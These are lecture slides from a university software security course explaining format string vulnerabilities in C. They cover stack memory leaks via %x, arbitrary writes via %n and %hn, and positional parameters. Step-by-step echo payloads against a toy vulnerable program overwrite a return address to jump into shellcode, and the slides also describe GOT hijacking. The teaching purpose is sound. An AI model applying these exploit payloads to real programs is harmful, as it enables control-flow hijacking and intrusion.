

Lec 11: Format String

CS492E: Introduction to Software Security

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Format String Exploit

- Another classic control hijack ***attack vector***
 - Another type of memory corruption in C
- First noted in around 1989 by Barton Miller

Format String is ...

An argument right before “...” (variable-length arguments) that is used to convert C data types into a string.
(e.g., printf, sprintf, sscanf, syslog, ...)

```
int printf(const char *format, ...);
```

Example

```
int x = 0, y = 42;  
printf("%d, %d\n", x, y);
```

C is Too Generous

```
int x = 0, y = 42;  
printf("%d, %d, %d\n", x, y);
```

gcc will happily compile this code

```
$ ./test  
0, 42, 134513810
```

What is this number?
(= 0x8048492)

The Security Problem

```
printf(fmt, x, y);
```

If this is given as a user input ...

Format String Vulnerability Example

```
// ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf); // print the message
```

- `buf = "hello"` // No problem
- `buf = "%x.%x.%x\n"` // Leak memory

So Far ...

- Format string vulnerability allows us to read arbitrary memory contents on the stack
- What about *arbitrary memory write*?

Formats

Format	Meaning
%d	Decimal output
%x	Hexadecimal output
%u	Unsigned decimal output
%s	String output
%n	# of bytes written so far

Nothing printed for %n

%n Example

```
int x;  
int y;
```

```
x = 10;
```

```
printf(“%08d\n%n”, x, &y); // outputs 00000010  
printf(“%d\n”, y); // outputs 9
```


Example Revisited

```
// ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf); // print the message
```

buf = "%n"

Write 0 to the address 0x42

0xbffff508 →




Example Revisited

```
// ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf); // print the message
```

buf = "AAAA%x.%n"

Write 7 to the address
0x41414141

0xbffff508 →



Format String Vulnerability

Allows an attacker to write arbitrary data to arbitrary addresses

Q: If you can choose an address to overwrite (32-bit), which address will it be?

Many Choices

- Return address of a function (as in stack-based exploits)
- GOT (Global Offset Table)
- Destructor section (.dtor)
- Function pointers

The key idea is to overwrite something that can affect the control flow of the target program

Running Example (fmt.c)

```
int main(int argc, char* argv[])
{
    char buf[512];
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    return 0;
}
```

Suppose we ran this program with

```
$ echo "AAAA%x.%x" | ./fmt
```

```
0804844b <main>:
```

```
804844b: push    ebp
```

```
804844c: mov     ebp,esp
```

```
804844e: sub     esp,0x200
```

```
8048454: mov     eax,ds:0x8049718
```

```
8048459: push   eax
```

```
804845a: push   0x200
```

```
804845f: lea    eax,[ebp-0x200]           0xbffff708
```

```
8048465: push   eax
```

```
8048466: call   8048320 <fgets@plt>
```

```
804846b: add    esp,0xc
```

```
804846e: lea    eax,[ebp-0x200]
```

```
8048474: push   eax
```

```
8048475: call   8048310 <printf@plt>     0xbffff508
```

```
➔ 804847a: add    esp,0x4
```

```
804847d: mov    eax,0x0
```


```
8048482: leave
```

```
8048483: ret
```




What is going to be the output?

Suppose we ran this program with
\$ echo "AAAA%x.%x" | ./fmt



AAAA414141.252e7825



Q: Can you explain why it prints the characters in this order?

0xbffff708

0xbffff508



```
$ echo "AAAA%n" | ./fmt
```

Write 4 to 0x41414141

```
$ echo "AAAABBBBBBBB%n" | ./fmt
```

Write 10 to 0x41414141

Q: How can we write a big number?

0xbffff708

0xbffff508



First Attempt: Use Width Field

- %<width>d
 - The output will always have minimum 'width' characters
 - E.g., `printf(“%10d”, 42)` will result in “`42`”

```
$ echo "AAAABBBBAAAA%134480118d%n" | ./fmt
```

Write 0x8040102 to
0x42424242

0xbffff708



0xbffff508


Too many characters to print out

Second Attempt: Use Short Writes

- %hn
 - When we use 'h' in front of a format specifier, the corresponding argument is interpreted as a short int (2 bytes)
 - Thus, we can write 2 bytes at a time
- Writing 0x08040102 becomes
 - writing 0x0102 and then writing 0x0804

\$ echo "AAAABBBBAAAADBBB%242d%hn%1794d%hn" | ./fmt

Write 0x8040102
to 0x42424242



0xbffff708



0xbffff508

Q: What if the first number to write is bigger than the second one?

Third Attempt: Considering Overflow


- Suppose we want to write 0x08042222 to 0x424242
- 0x2222 = 8738
- 0x0804 = 2052

$$16 + 8722 = 8738 = 0x2222$$

```
$ echo "AAAABBBBAAAADBBB%8722d%hn%58850d%hn" | ./fmt
```

$$8738 + 58850 = 67588 = 0x10804$$

Q: What If the Target Buffer is Far Away?




Further Optimization with Dollar Sign (\$)

- Enables direct access to the n th parameter.
- Syntax: %< n >\$<format specifier>

- Example:

```
printf(“%d, %d, %d, %2$d\n”, 1, 2, 3);  
// prints 1, 2, 3, 2
```

2nd parameter



Final Attempt: Minimizing Payload w/ \$

```
$ echo "AAAABBBBBAAAADBBBB%8722d%hn%58850d%hn" | ./fmt
```



```
$ echo "BBBBDBBB%8730d%1$hn%58850d%2$hn" | ./fmt
```

Control Flow Hijack Exploit

Overwriting the return address of `main()`

For simplicity, we assume we know exact memory layout of the program.

```
$ echo "\x0c\xf7\xff\xbf\x0e\xf7\xff\xbf\xba\x00...\xcd\x80%62697d%1$hn%51951d%2$hn"
```

```
| ./fmt
```

Target address
(0xbffff70c)

Target address
(0xbffff70e)

Shellcode
(31 bytes)

Jump to
buf+8



0xbffff70c

0xbffff708

0xbffff508

0xbffff508

This doesn't work! Why?

```
$ echo "\x0c\xfb\xff\xbf\x0e\xfb\xff\xbf\xba\x00.\xcd\x80%62697d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c) Target address (0xbffff70e) Shellcode (31 bytes) Jump to buf+8

Cannot have NULL characters!



```
$ echo "\x0c\xfb\xff\xbf\x0e\xfb\xff\xbf\x31\xc0...\xcd\x80%62705d%1$hn%51951d%2$hn"
| ./fmt
```

Target address (0xbffff70c) Target address (0xbffff70e) Shellcode (23 bytes w/o NULL) Jump to buf+8

Things to Consider for Successful Exploit

- `gets()` does not allow new line characters (`\n`)
 - Our payload should not contain any `'\x0a'` character
 - What if the target address (for overwriting) contains `'\x0a'`?
- Environment variable makes it difficult to predict the exact address
 - Having NOP sled can help
 - Overwriting GOT or `.dtor` can be more robust

GOT (Global Offset Table) Hijacking

- GOT is a table that stores offsets to dynamically linked functions
- By overwriting this table, we can hijack function calls!

Dynamic Linking

```
...  
gets(line);  
...
```




```
...  
call 80482f0 <gets@plt>  
...
```

GOT (Global Offset Table)


```
...  
<gets>: addr of linker  
...
```

PLT (Procedure Linkage Table)


```
80482e0 ...  
80482f0 jmp GOT[offset of gets]  
8048300 ...
```



Dynamic Linking



GOT is Just a Sequence of Function Pointers



Recap: Format String Exploit

- We learned two types of *memory corruption* bugs that lead to a control flow hijack exploit
 - Buffer overflow
 - Format string bug
- Unlike buffer overflow exploits, format string bugs allow an attacker to overwrite arbitrary memory addresses (the target address does not need to be on the stack)

Mitigating Format String Exploit?

Since Visual Studio 2005, %n is disabled by default

- printf("%n", &x); will not write anything to x

What's the problem?

Questions?